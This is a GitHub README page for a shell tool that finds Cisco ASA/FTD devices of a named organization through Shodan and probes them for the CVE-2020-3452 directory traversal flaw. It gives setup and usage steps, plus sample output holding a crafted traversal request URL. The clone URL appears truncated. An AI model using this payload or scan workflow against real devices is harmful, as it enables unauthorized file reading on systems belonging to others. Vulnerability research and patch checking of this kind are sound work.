






Sign in

 darklotuskdb /

Notifications

Fork 30

Star 98

CISCO-CVE-2020-3452-Scanner-Exploiter

Public

<> Code

Issues 1

Pull requests

Actions

Projects

Security

Insights


main





Go to file


<> Code


About



 LICENSE

 README.md

 SnE-CVE-2020-3452....

 update.sh

README

GPL-3.0 license

CISCO CVE-2020-3452 Scanner & Exploiter

It will scan the target servers from shodan and then find the vulnerable servers to CVE-2020-3452 (Cisco Adaptive Security Appliance and FTD Unauthorized Remote File Reading).

About

CISCO CVE-2020-3452 Scanner & Exploiter

- Readme
- GPL-3.0 license
- Activity
- 98 stars
- 5 watching
- 30 forks

Report repository

Releases

No releases published

Packages

No packages published

Languages



A vulnerability in the web services interface of Cisco Adaptive Security Appliance (ASA) Software and Cisco Firepower Threat Defense (FTD) Software could allow an unauthenticated, remote attacker to conduct directory traversal attacks and read sensitive files on a targeted system.

The vulnerability is due to a lack of proper input validation of URLs in HTTP requests processed by an affected device. An attacker could exploit this vulnerability by sending a crafted HTTP request containing directory traversal character sequences to an affected device. A successful exploit could allow the attacker to view arbitrary files within the web services file system on the targeted device.

The web services file system is enabled when the affected device is configured with either WebVPN or AnyConnect features. This vulnerability cannot be used to obtain access to ASA or FTD system files or underlying operating system (OS) files.

Prerequisites

Install [Shodan-Command-Line-Interface](#)

```
1. pip install -U setuptools
2. easy_install shodan
3. easy_install -U shodan
4. shodan init YOUR_API_KEY
```




Usage

Linux

```
1. git clone https://github.com/darklotuskdb/CI!
2. cd CISCO-CVE-2020-3452-Scanner-Exploiter/
3. chmod +x SnE-CVE-2020-3452.sh
4. ./SnE-CVE-2020-3452.sh
```



Screenshot



```
(root@kali) ~/Desktop
./SNE-CVE-2020-3452.sh
Enter organization name like google, apple:
[+]Total Targets Found On Shodan:
3
[+]Targets IP
1 10.10.10.23
1 10.10.10.230
2 10.10.10.4
[+]Exploiting The Targets Part-1
=====
1 10.10.10.23
[+]Not Vulnerable
=====
1 10.10.10.230
[+]Not Vulnerable
=====
2 10.10.10.4
[+]May Be Vulnerable: https://10.10.10.4/+CSCOT/oen-customization?app=AnyConnect&type=oem&platform=..&resource-type=..&name=2bCSCOE\2bportal_inc.lua
```

Reference

- <https://twitter.com/about3la/status/1286012324722155525>
- <https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-asaftd-ro-path-KJuQhB86>

Donation

[BuyMeACoffee](#) if you like my work

About Me

- DarkLotus - Cyber Security Researcher - [DarkLotusKDB](#)

Social Media Handles

- [Twitter](#)
- [Medium](#)
- [Linkedin](#)
- [Instagram](#)

